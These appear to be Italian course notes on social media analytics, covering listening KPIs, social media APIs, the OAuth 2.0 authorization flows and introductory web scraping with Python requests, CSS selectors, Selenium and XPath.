
Un obiettivo di una strategia sui SM può essere quello di agevolare l'assistenza del cliente e il monitoraggio facilita l'identificazione di lamentele o richieste.

Due KPI utili possono essere il **tasso di risoluzione dei problemi** (*meglio chiedere una conferma della risoluzione al cliente*) e il **tasse di non risposta alle domande**:

$$\text{Tasso di risoluzione dei problemi} = \frac{\text{Problemi risolti con successo}}{\text{Totale problemi sottoposti}}$$

$$\text{Tasso di non risposta alle domande} = \frac{\text{Domande a cui non risponde}}{\text{Totale domande ricevute}}$$

Altre due KPI sono il **net promoter score**, utilizzato per **determinare il grado di fedeltà o soddisfazione di categorie di persone**



e il **tempo di risposta alle richieste d'intervento**. I SM generano aspettative di risposte più alte e soglie di sopportazione dei ritardi più basse.

Obiettivo 5: promuovere l'advocacy

È un indicatore utile se si implementano **Ambassador Program** $\frac{\# \text{ Membri attivi}}{\# \text{ Participanti al programma}}$, oppure si possono definire indicatori di influenza (*dipende dalla definizione di influenza*).

Obiettivo 6: stimolare l'innovazione

Gli indicatori si possono raccogliere se si mettono a disposizione spazi ad-hoc per incentivare i suggerimenti dei clienti (*spazio per proporre il proprio Lego set*):

$$\text{Valutazione esterna dei clienti} = \frac{\# \text{ Idee pertinenti}}{\# \text{ Idee totali}}$$

$$\text{Valutazione dei clienti} = \frac{\# \text{ Idee più apprezzate}}{\# \text{ Idee totali}}$$

3. Social Media Listening

3.1 Definizione

Le attività di social media listening non servono soltanto per valutare le azioni svolte sui social media ma sono anche un'attività preliminare alla strategia sui social media stessi:

- **mappatura dei territori**: scegliere le piattaforme più consone al messaggio o al brand,
- **individuazione di opinion leader e dinamiche relazionali**,
- **monitoraggio delle conversazioni**.

Il monitoraggio è un processo che permette la **rilevazione di messaggi che contengono parole chiave**, la **loro misurazione** e il **reporting agli stakeholder**.

L'obiettivo è la **proposta di actionables** per raggiungere l'**obiettivo di business**.

Con **social media listening** si intende l'**insieme dei processi e delle attività che permettono di:**

- **comprendere i territori in cui intercorrono le conversazioni** (*forum, social network, blog → vanno capite le dinamiche di ogni singola piattaforma*),
- **individuare le persone che discutono di prodotti o servizi, dei concorrenti e dei bisogni legati al prodotto** (*caratteristiche demografiche, sociali, analisi del pubblico*),
- **misurare il volume delle conversazioni attorno ad un brand**, distinguendo se sono causate da azioni proattive o spontanee.

Sono state individuate delle **fasi comuni nel processo di social media listening**.

3.2 Fasi

3.1.1 Fase 1: definire gli obiettivi

La prima è una **fase di analisi inserita in un progetto strategico**, ovvero un social media plan che identifica i precisi obiettivi di business (*domande ispirate da obiettivi a cui la listening dovrebbe rispondere*). Gli **obiettivi** possono essere:

- scoperta dei territori in cui conversano persone d'interesse e individuazione delle persone che fungono da opinion leader,
- comprensione delle discussioni attorno al proprio brand e/o competitors,
- impatto delle iniziative di marketing e/o relazioni pubbliche,
- migliorare il servizio di customer care.

3.1.2 Fase 2: selezionare le fonti

Poiché il panorama dei social media è complesso e mutevole, la selezione delle fonti è un'attività delicata. Un monitoraggio completo spesso non è la soluzione più efficace dato il volume dei dati stessi, che inevitabilmente porta con sé rumore nella raccolta. Le principali tipologie di fonti sono:

- siti web: magazine e siti news anticipano la versione cartacea,
- blog: informazioni da opinioni personali e commentatori,
- forum e newsgroup: forum orizzontali e figure rilevanti nel forum,
- social network: fonte primaria e secondaria, caratterizzata da messaggi brevi e frequenti nel tempo che generano un alto tasso di rumore,
- wikipedia: analisi editing delle voci,
- Q&A: Yahoo Answer, Quora.

Criteri di selezione:

- tematico: settore in cui l'azienda opera,
- rilevanza: fonti che possono raggiungere più persone o influenzare (*portali ad alta visibilità, blog che sviluppano connessioni tematiche*),
- territorio/lingua,
- temporale: legato ad un'attività proattiva.

3.2.3 Fase 3: recuperare i dati

Le piattaforme producono enormi quantità di dati: va capito come recuperarli ed analizzarli.

- **Acquisizione dei feed:** RSS (Really Simple Syndication) è un formato per la distribuzione di contenuti web in formato XML con una struttura per contenere un insieme di notizie.
- **Data Scraping:** tecnica per collezionare dati non strutturati in siti di proprietà altrui (*utilizzo di spider*).
- **Accesso tramite API** (Application Programming Interface) interfacce software a disposizione di utenti esterni per ottenere dati per l'analisi e l'integrazione in altre piattaforme.
- **Esempio:** amministratori di pagine o canali possono esportare i dati degli insights ma non i dettagli delle intere conversazioni.

3.2.4 Fase 4: analisi dei dati

- **Analisi quantitativa:** il fine è la **rilevazione del volume di discussioni** riguardanti un'azienda in congiunzione con la variabile temporale.
- **Valutazione dinamica:** analisi del trend e valutazione delle attività proattive per valutare il loro impatto.
- **Valutazione competitiva:** rapporto coi volumi dei competitor. Nel tempo si scoprano i periodi di minore attività dei competitor oppure si contrastano le azioni dei concorrenti.
- **Analisi qualitativa:** **sentiment analysis** tramite strumenti manuali, automatici o misti.
- **Analisi dei luoghi:** luoghi nella rete in cui avvengono conversazioni (*quali sono i SM su cui si parla del brand/azienda*). Solitamente incrociata con l'analisi qualitativa, sia durante la fase preliminare e che durante la fase post attività.
- **Analisi delle persone:** simile per obiettivi all'analisi dei luoghi.

3.2.5 Fase 5: reporting

L'obiettivo è comprendere i risultati del lavoro.

Qualità report:

- essenziale: fornisce soltanto informazioni utili alla comprensione del fenomeno,
- comprensibile: narrazione coerente (*obiettivi, azioni e conseguenze*),
- specifico: per attività e per audience.

Frequenza report:

- alert istantaneo (*e-mail, SMS*),
- giornaliero (*rassegna*),
- periodico.

3.2.6 Fase 6: proposte di azioni

L'obiettivo è la proposta di consigli sulle azioni da intraprendere.

4. Social Media API

4.1 Introduzione

Molte sorgenti di dati sociali online sono utilizzate attraverso le **API (Application Programming Interface)**. Le API sono un **mezzo per lo scambio di dati** tra un servizio e un programmatore/utente o un altro servizio. Nell'ingegneria del software, le API sono **metodi** che l'applicazione espone per accedere al dato.

Vengono utilizzate dai social media per **condividere** i loro **dati con applicazioni third party**, ma anche per il monitoring, listening, social media mining e computational social science.

Se le API sono differenti a seconda del social media, i passi per la connessione alle API sono generalmente standard.

4.1.1 Tipi di API

- **REST**: basato su protocollo HTTP per il trasferimento di dati.
 - L'informazione è statica ed ottenuta da dati storici.
 - vengono utilizzati i metodi HTTP **GET** (lettura e ricezione dei dati sociali) e **POST** (lettura e scrittura dei dati sociali).
- **STREAM**: utilizzati per collezionare dati in real time, Twitter Streaming API è il maggiore esponente. Si utilizza:
 - HTTP (connection open),
 - WebSocket (per le chat come avviene su Twitch).

4.1.2 Vantaggi API

- **Dati sociali**: si ottengono dati utili dai social media sia sugli utenti (warning privacy) sia sul contenuto, utile per le analisi comportamentali.
- **Sviluppo app**: software e applicazioni sfruttano le Social Media API per arricchire l'esperienza d'uso e offrire ulteriori servizi rispetto alle piattaforma social.
- **Marketing**: automazione dell'attività di marketing (social media marketing) e di posting. Fonti di dati per social media analytics e integrazione dei processi di marketing per audience segmentation.

4.1.3 Svantaggi API

- **Rate Limit**: controllo sulla quantità di dati prelevati dalla piattaforma. Sono definiti nella documentazione delle API oppure si utilizzano vincoli di politeness. Influenzano la strategia di gathering dei dati.
- **Cambiamenti API**: le piattaforme SM hanno piena libertà di cambiare o chiudere API in qualsiasi momento.
- **Aspetti Legali**: le regole e le regolamentazioni sono abbastanza stringenti sull'uso di dati ottenuti da piattaforme, circa il tipo di utilizzo e i servizi costruiti su di essi (*anche se si usasse solo l'username si è comunque soggetti al GDPR*).

4.2 Connessione alle API

Esistono 3 passi comuni, o quasi, per la connessione alle API:

1. **registrazione dell'app**: la registrazione dello sviluppatore e dell'applicazione restituisce due chiavi, un authentication key ed una consumer key,
2. **autenticazione**: le chiavi vengono utilizzate per autenticare l'applicazione,
3. **caccia agli endpoint**: gli endpoint cambiano da social media a social media, la documentazione è perciò fondamentale.

5. OAuth 2.0

OAuth 2.0 è un **framework di autorizzazione** che permette ad una **applicazione** di terze parti (entità che chiede il dato) di accedere a risorse possedute da un proprietario e depositate presso un **servizio HTTP** (server che regolamenta l'accesso al dato) per conto del **proprietario** stesso o per conto dell'applicazione di terze parti stessa.

Evita di:

- concedere credenziali a terze parti,
- implementare meccanismi di autenticazione password based tra servizio e applicazione,
- accedere in modo illimitato alle risorse del proprietario,
- non revocare gli accessi in maniera selettiva.

5.1 Ruoli

- **Proprietario della risorsa (PR)**: entità, spesso utente, che concede l'accesso ad una risorsa in suo possesso,
- **Server delle risorse (SR)**: server che ospita le risorse protette.
- **Server di autorizzazione (SA)**: server che emette l'autorizzazione sotto forma di access token, una volta autenticato il proprietario e autorizzati gli accessi.
- **Client (C)**: applicazione che richiede l'accesso a risorse protette per conto del proprietario delle risorse da cui ha ottenuto l'autorizzazione.

5.2 Access token

L'**access token** è una **credenziale** utilizzata per accedere a risorse protette.

Sì tratta di una **stringa** che rappresenta le autorizzazioni che il PR ha concesso a C, la durata dell'accesso e i permessi (scope) che SA e SR devono garantire.

5.3 Authorization Grant

L'**authorization grant** è una credenziale che rappresenta l'autorizzazione del PR utilizzata dal C per ottenere un access token.

Vengono definiti 4 **flussi di autorizzazione**:

1. **Authorization code**: si utilizza un SA come intermediario
 1. C dirige PR a SA,
 2. SA autentica PR e richiede a PR concessione di accesso
 3. SA ridirige PR verso C con un authorization code

2. **Implicit**: usato quando C è implementato in un browser. C riceve direttamente l'access token, SA non autentica C.
3. **Resource owner password credentials**: credenziali PR utilizzate direttamente da C come authorization grant per ottenere l'access token (*va contro OAuth*).
4. **Client credentials**: le credenziali del client vengono utilizzati come grant quando le risorse sono possedute o gestite da C, oppure esistono permessi di accesso alle risorse accettati in precedenza da C e SA (*non c'è il PR*).

5.4 Client

Come prima cosa il client deve **registrarsi** presso SA. Esistono due tipi di client:

- **confidenziale**: viene mantenuta la confidenzialità delle credenziali (*web application*),
- **pubblico**: non viene mantenuta la confidenzialità delle credenziali (*user agent based applications o native applications*).

SA fornisce a C un identificatore, il **clientID**: non è un informazione segreta e può essere esposta al PR. Non deve essere utilizzata da sola come metodo di autenticazione.

Autenticazione: se C è confidenziale, SA può utilizzare un metodo di autenticazione: C in possesso del **client secret** utilizzano lo schema di autenticazione HTTP Basic (RFC 2617).


5.5 Endpoints

1. **Authorization endpoint** (SA): usato da C per ottenere autorizzazioni di PR attraverso l'HTTP redirection.
2. **Token endpoint** (SA): utilizzato da C per scambiare l'authorization grant con un access token (*soltanente implementa con un autenticazione di C*). Se C è confidenziale è obbligatorio il metodo POST e l'autenticazione.
3. **Redirection endpoint** (C): usata da SA per restituire a C l'authorization grant per mezzo dell'HTTP redirection del PR (user-agent). Deve essere un URI assoluto e registrato se C è pubblico o utilizza implicit grant.

1 e 2 permettono di specificare i permessi attraverso il parametro **scope**, una lista di stringhe case sensitive separate da spazi.

5.6 Authorization grant code

Fase 1:



1. L'utente clicca su un bottone il quale fa una richiesta GET `analyze`.
2. La richiesta viene implementata dall'applicazione che genera come risposta una HTTP `redirect`. La redirect manda verso un altro URL e l'elemento fondamentale della redirect è il valore associato alla chiave `Location`.
3. Il browser estrae questo valore e fa una richiesta GET. Sono necessari i valori dei parametri:
 - `response_type`: obbligatorio, indica il fatto che si sta seguendo un flusso di tipo authorization grant code;
 - `client_id`: obbligatorio, va comunicato al SA chi siamo;
 - `redirect_uri`: opzionale, è un URL;
 - `state`: consigliato, meccanismo di verifica che può anche essere omesso.
4. Il server mostra al client un form di login e di autorizzazione.
5. L'utente risponde.
6. Il server fa una `redirect` che contiene, associata al campo `Location`, l'URL indicato nella `redirect URI`.
7. La `redirect` diventa una GET fatta sull'endpoint messo a disposizione e comunicato dall'applicazione. Questa `redirect` contiene un `code` il cui valore è l'authorization grant code.

In questo modo si è ottenuto un **authorization grant code** che verrà utilizzato dall'applicazione per ottenere l'**access token**.

Fase 2:



Una volta ottenuto l'authorization grant code, questo va scambiato per ottenere l'access token dal token endpoint (metodo POST obbligatorio). È necessario HTTP Basic authentication (*). Vengono passate due informazioni fondamentali:

- `grant_type=authorization_code`
- `code`: l'authorization grant code ottenuto nella fase precedente.

L'AS:

- prende la parte relativa all'autenticazione e verifica che a quel `clientID` corrisponda il `client secret` comunicato (*autenticazione dell'applicazione*)
- eventualmente controlla che il `redirect URI` inserito nel corpo della richiesta sia uguale a quello comunicato nella fase precedente,
- verifica che il `code` inviato sia stato veramente assegnato a quell'applicazione.

Se tutto va a buon fine si ottiene un json con due campi obbligatori:

- `access_token`,
- `token_type`.

Viene anche indicato:

- `expires_in`: indica quando scade l'`access_token`,
- `refresh_token`: utilizzabile per aumentare il tempo di validità di un determinato token.

In sintesi, nella fase 1 si ottiene un authorization grant code che serve come merce di scambio nella fase 2 per ottenere l'access token.

5.7 Client credential grant

C usa solo le sue credenziali per richiedere l'access token.



In questo caso, `grant_type=client_credentials` (serve per indicare che si sta utilizzando un client credential flow piuttosto che un authorization grant flow). Si utilizza HTTP Basic authentication.

Il SA deve autenticare C e, una volta autenticato, si ottiene l'access token. L'access token contiene i permessi che in questo caso sono di sola lettura.

5.8 Accesso ad una risorsa protetta

In entrambi i flussi, il metodo di richiesta di una risorsa una volta ottenuto l'access token è lo stesso. C accede ad una risorsa protetta presentando l'access token. SR deve validare l'access token, verificare che l'access token sia valido e che lo scope sia valido per la risorsa richiesta.

Il metodo con cui C utilizza l'access token dipende dal valore del campo `token_type`. Per esempio, nel caso di un bearer token, viene inserito nello header della richiesta:

```
GET /resource/1 HTTP 1.1
Host: example.com
Authorization: Bearer
mF_9.B5f-4.1JqM    ← valore dell'access token ricevuto
```

6. Web Scraping

Con **web scraping** si intende la costruzione di un agente software per il download, il parsing e la strutturazione di dati dal web. La stessa procedura è eseguibile da un umano, ma demandarla al software rende il processo più veloce.

La strutturazione dei dati non è un task facile dato che **la natura del web è prevalentemente non strutturata**. Per questo motivo, prima di intraprendere la scelta del web scrapin si dovrebbe verificare la presenza di API.

I casi in cui il web scraping è preferibile alle API:

- il social media non fornisce API,
- le API non sono gratuite,
- le API hanno un basso rate limit,
- le API non rendono disponibili tutti i dati necessari allo scopo.

Lo sviluppo di un web scraper, spider o crawler richiede la conoscenza degli elementi essenziali alla base del web e dei social media digitali.

6.1 HTTP

Alla base della comunicazione tra web browser (client) e server c'è il **protocollo HTTP** (HyperText Transfer Protocol). Il client invia una richiesta HTTP e il server risponde tramite una risposta HTTP che è renderizzata dal browser, in molti casi. HTTP è text-based e basato su uno schema request-reply.

Il **web scraping** è costruito su HTTP. Un messaggio di richiesta (request) è composto da:

1. riga di intestazione - **Request line**,
2. un numero variabile di header,
3. una riga vuota,
4. un corpo della richiesta (**request body**) opzionale.

Ogni riga deve terminare con la sequenza di caratteri **carriage-return (CR)** e **line feed (LF)**.

Dalla versione 1.1, il campo **Host** è obbligatorio, mentre altri sono standard de-facto come **Connection**, **User-Agent**, **Accept**, **Accept-encoding**, **Refer**. Non si ha alcuna garanzia che il server legga e/o utilizzi tutti i campi nell'header della richiesta.

6.1.2 HTTP in Python

Esistono diverse librerie per trattare HTTP in Python: **urllib**, **httplib2**, **urllib3**, **request**, **grequest** (richieste HTTP asincrone e concorrenti), **aiohttp** (richieste HTTP sincrone).

Utilizzando la libreria **request**:

```
import requests
url = 'https://webscraper.io/test-sites/table'
r = requests.get(url)
```

In questo caso si è utilizzato il metodo **get()** per eseguire una richiesta HTTP; il metodo **request.get()** restituisce un oggetto **request.Response** che contiene le informazioni circa la

risposta HTTP, in particolare l'attributo `text` contiene il messaggio di risposta in forma testuale.

Utilizzando l'oggetto `Response` è possibile accedere a tutte le informazioni che compongono una HTTP reply:

- status code: `r.status_code`
- status message: `r.reason`
- gli header della risposta, restituiti in un dictionary: `r.headers`
- gli header della richiesta, restituiti in un dictionary: `r.request.headers`.

6.2 HTML e CSS per il Web Scraping

6.1.1 HTML


Una seconda tecnologia fondamentale per la costruzione di webapp e social media platform è **HTML** (HyperText Markup Language). È un linguaggio di markup che specifica come un documento è strutturato e come deve essere formattato.

Gli elementi base del linguaggio sono i **tag**. Spesso seguono la struttura: tag di apertura `<tagname>` e tag di chiusura `</tagname>`. Alcuni, invece, non sono accoppiati e non richiedono un tag di chiusura. I tag possono essere innestati, anche se spesso i **siti web non sono validi**, ovvero non rispettano l'ordine di apertura e chiusura. I tag accoppiati possono avere del contenuto. I tag possono avere degli attributi inseriti nel tag di apertura.

Un **pagina web** che rispetta correttamente le regole di apertura e chiusura dei tag innestati viene definito **valida** e può essere rappresentata come un **albero** la cui radice è il tag `<html>`. Per esempio il seguente codice:

```
<html>
  <head>
    <title>Titolo della pagina web</title>
  </head>
  <body>
    <div class="primo">
    </div>
    <div class=' fratello' id='minore'>
      <ul>
        <li value=' i1'>Item 1</li>
        <li value=' i2'>Item 2</li>
        <li value=' i3'>Item 3</li>
      </ul>
    </div>
  </body>
</html>
```

Produce il seguente albero HTML:



6.2.2 Utilizzo del browser per il web scraping

La maggior parte dei browser moderni includono una serie di strumenti utili per comprendere la complicata sequenza di richieste HTTP necessarie al caricamento di un'intera pagina web e i relativi codici sorgenti HTML.

Il tab più interessante dal punto di vista del web scraping è il **Network Tab**. Inizialmente una icona rossa di registrazione indica che Chrome tiene traccia delle richieste di rete (HTTP e non solo). Aggiornando la pagina si può vedere il flusso di richieste, non solo la richiesta iniziale ma tutte le richieste, come quelle per il caricamento delle immagini o dei fogli di stile.

Cliccando su una particolare richiesta si possono vedere tutti i dettagli della richiesta HTTP e della relativa HTTP reply. *Abilitando l'opzione 'Preserve Log' si evita che le richieste vengano cancellate quando una nuova pagina viene richiesta. Inoltre abilitando l'opzione 'Disable Cache' si froza Chrome ad eseguire ogni richiesta senza utilizzare le riposte in cache.*

Il secondo tab utile al web scraping è **Elements**. Qui viene mostrato il codice HTML della pagina formattata secondo una vista tree-based. Selezionando il tag html è possibile vedere nella pagina a quale elemento corrisponde. Inoltre, in fondo alla pagina viene mostrato il percorso nell'albero HTML dell'elemento che selezionato. Quest'informazione risulta utile nella fase di ricerca degli elementi che contengono i dati che si vogliono estrarre dalla pagina web. In particolare, selezionato un elemento, è possibile copiare il suo percorso di selezione usando le opzioni 'Copy selector' oppure 'Copy XPath'.

Esiste una differenza fondamentale tra le la visualizzazione del codice sorgente con **CTRL+U** e il codice mostrato nel tab **Elements**. Il primo riporta il corpo del messaggio di risposta HTTP, mentre il secondo riporta una versione della pagina dopo che il codice è stato parsato ed eventuali script Javascript hanno ulteriormente modificato la struttura della pagina (*notare la differenza ispezionando il sorgente della landing page di Instagram*).

6.2.3 CSS

Un ulteriore elemento che aiuta il processo di web scraping è dato dal **CSS** (Cascading Style Sheet). Nello specifico in molti tag sono presenti degli attributi del tipo:

- **id**: identificatore univoco (?) all'interno della pagina → utile per selezionare rapidamente un elemento,
- **class**: lista di classi CSS separate da spazi.

Nello sviluppo di website moderni HTML si occupa solamente della struttura mentre attraverso CSS si agisce sulla formattazione (*in passato HTML svolgeva entrambi compiti*). CSS **definisce una sintassi per selezionare gli elementi HTML** in modo da applicare a quegli elementi una serie di regole di stile opportunamente codificate secondo una particolare sintassi. I **selettori CSS** definiscono quindi un pattern per le selezione e seguono le seguenti **regole**:

- **tagname**: seleziona tutti gli elementi con un particolare **tagname**, **es: <div> oppure **
- **.classname**: seleziona tutti gli elementi che hanno l'attributo **class** specificato,
- **#idname**: seleziona l'elemento con l'attributo **id** uguale a **idname**.
- I selettori possono essere combinati: ad esempio **div.primo** seleziona i tag **div** con attributo **class** contenente '**primo**'.
- Più regole di selezione possono essere definite separandole con la virgola (funziona come **OR**).
- **" "**: seleziona tutti gli elementi che sono **discendenti** del primo elemento. Sintassi: **A B**, esempio: **<div> **: seleziona tutti gli **span** che sono dentro un elemento **div** (cerca nel sottoalbero che parte da **A**).

- ">": seleziona i nodi che sono figli diretti del primo elemento. Sintassi A>B, esempio: ul>li seleziona tutti gli elementi che sono annidati direttamente dentro un elemento .
- "~": selettore1~selettore2 seleziona tutti gli elementi selezionabili mediante selettore2 che sono nello stesso livello degli elementi selezionabili da selettore1. La ricerca è estesa a tutti i fratelli successivi.
- "+": selettore1+selettore2 seleziona tutti gli elementi selezionabili mediante selettore2 che sono nello stesso livello degli elementi selezionabili da selettore1. La ricerca è limitata al fratello successivo.
- tagname[attribute]: seleziona tutti i tagname dove è presente l'attributo attribute.
- tagname[attribute=value]: seleziona tutti i tagname il cui attributo attribute assume il valore value.
- tagname[attribute~=value]: seleziona tutti i tagname il cui attributo attribute è una lista di stringhe separate da spazio e la stringa value è contenuta nella lista.
- tagname[attribute|=value]: seleziona tutti i tagname il cui attributo attribute è una lista di stringhe separate da spazio e la stringa value è contenuta nella lista oppure un elemento della lista inizia con la stringa value.
- tagname[attribute^=value]: seleziona tutti i tagname il cui attributo attribute inizia con value.
- tagname[attribute\$=value]: seleziona tutti i tagname il cui attributo attribute finisce con value.
- tagname[attribute*=value]: seleziona tutti i tagname il cui attributo attribute contiene value.

Pagina HTML per esercitarsi con i selettori: fosmed.s3-website.eu-south-1.amazonaws.com

- Selezionare il tag h1: h1 → per controllare che sia giusto nella console si può inserire il comando document.querySelectorAll('h1') che restituisce tutti i tag che matchano la selezione
- Selezionare gli elementi con classe "ricetta": .ricetta
- Selezionare l'elemento con id uguale a "primo_elemento": #primo_elemento
- Selezionare il tag div la cui class è "footer": div.footer
- Selezionare tutti gli elementi h1 o div: h1, div
- Selezionare il o i tag span all'interno del tag div con attributo class uguale a "classe1": div.classe1 span
- Selezionare il tag span figlio del tag div con attributo class uguale a "classe1": div.classe1>span
- Selezionare il tag a tra i fratelli del tag p figlio del tag div con class uguale a "classe1": div.classe1>p~a
- Quale tag restituisce un elemento valido se effettuo una ricerca tra il fratello immediatamente successivo al tag span figlio del tag div con class uguale a "classe1"? div.classe1>span+p
- Selezionare i tag li che hanno attributo value: li[value]
- Selezionare i tag li che hanno attributo value uguale a egg o milk: li[value=egg], li[value=milk]

Data la pagina wikipedia di Game of Thrones, come è possibile ottenere tutti i link presenti nella sezione "References"? Posizionandosi su un link e ispezionando l'elemento:
`ol.references cite a[href]`

6.2.4 Altri elementi sugli header HTTP

In alcuni casi è necessario **modificare gli header** inseriti di deafult dalla libreria requests poiché molti web server ispezionano gli header della richiesta ricevuta per produrre una risposta il più adatta possibile al client che ha inviato la richiesta, oppure per filtrare richieste ricevute da client sconosciuti o scarsamente utilizzati.

Ad esempio, eseguendo una richiesta standard all' URL: <http://www.webscrapingfordatascience.com/usercheck/> e confrontando la risposta della richiesta inviata dal browser si notano delle differenze.

```
url = 'http://localhost:8000/usercheck'
reply = requests.get(url)
print(reply.text)
# Shows: It seems you are using a scraper
print(reply.request.headers)
```

Modificando la richiesta nel seguente modo si ottiene la risposta attesa:

```
ur = 'http://localhost:8000/usercheck'
headers_update = {
    'User-Agent': 'FoSMeD-client-Ovetto-Powered'
}
r = requests.get(url, headers=headers_update)
print(r.text)
print(r.request.headers)
```

In requests la modifica degli header avviene attraverso il parametro headers. In questo modo gli header vengono aggiornati, non interamente sovrascritti.

Oltre 'User-agent', un altro header importante e molto spesso sovrascritto è 'Referer' che indica lo URL della pagina web che conteneva lo URL che ha generato la richiesta HTTP. Alcuni web server utilizzano questo header per verificare che la richiesta sia pervenuta mediante un 'percorso di visita' consentito dalla web application.

6.3 Javascript e Selenium

Javascript costituisce il terzo elemento chiave del web moderno. Javascript è un linguaggio di programmazione sviluppato principalmente per rendere le pagine web più interattive e dinamiche. In effetti, tutti i moderni browser hanno un motore Javascript come componente di default. Inizialmente Javascript era supportato solo a lato client, tuttavia negli ultimi anni il linguaggio ha guadagnato popolarità ed è utilizzato anche in un contesto server-side, includendo web server che supportano molte web application.

In un documento HTML codice Javascript è inserito all'interno del tag <script> nelle forme:

<script type="text/javascript"> // Codice Javascript </script> oppure specificando la posizione del file contenente il codice sorgente:
<script type="text/javascript" src="codice_sorgente.js"></script>

Nell'ambito del web scraping la conoscenza di Javascript può non essere approfondita, tuttavia è necessaria nel comprendere come gli script Javascript caricati con la pagina la modificano.

Molte volte il codice che genera la richiesta HTTP è **offuscato e minimizzato** in modo da limitare e a volte rendere impossibile la ricostruzione della richiesta da parte di un essere umano (processo di *reverse engeneering*). Per questo motivo, in questi casi l'unica opzione percorribile è costituita da tool che permettono di emulare un browser moderno che supporta Javascript.

6.3.1 Selenium

Selenium rappresenta un potente tool per il web scraping ma è stato originariamente sviluppato per il testing automatico dei website. Selenium permette di interagire in modo automatico con un browser caricando una pagina e di eseguire tutte le interazioni classiche di un 'normale' utente

fisico. Visto l'uso diffuso molti linguaggi, tra cui Python, mettono a disposizione librerie per interagire con esso.

Selenium non fornisce un proprio browser ma richiede un elemento software per integrarsi con il browser del sistema, il **Web Driver**. La maggior parte di moderni browser mette a disposizione un web driver che permette di interagire con il browser stesso.

In Python l'installazione avviene attraverso: `pip install selenium`.

È necessario ottenere anche il web driver, che per Chrome è disponibile [qui](#).

6.4 XPath

Un documento HTML ben formattato è rappresentato come un documento XML (XHTML), di conseguenza si può utilizzare il linguaggio XPath per **selezionare gli elementi di un documento**. XPath (XML Path Language) utilizza una sintassi 'path like' per identificare e muoversi all'interno di un albero XML.

Un documento XML viene modellato come un albero di nodi. XPath definisce 7 tipi di nodi:

- elementi,
- attributi,
- text,
- namespace,
- processing-instruction,
- comment,
- document,
- node.

Ogni nodo è selezionabile specificando il percorso che dalla radice (di tutto l'albero o di un sottoalbero) arriva al nodo.

6.4.1 Selezionare il nodo


XPath utilizza le seguenti espressioni di percorso per identificare un elemento:

- `nome_nodo`: seleziona tutti nodi con il nome "nome_nodo".
- `/`: seleziona partendo dal root node.
- `//`: seleziona i nodi partendo dai nodi che sono in accordo con la selezione. Seleziona tutti il percorsi che sono in accordo con il percorso specificato. Non viene fissata la root.
- `.`: seleziona il nodo corrente.
- `..`: seleziona il genitore del nodo corrente.
- `@`: seleziona gli attributi.

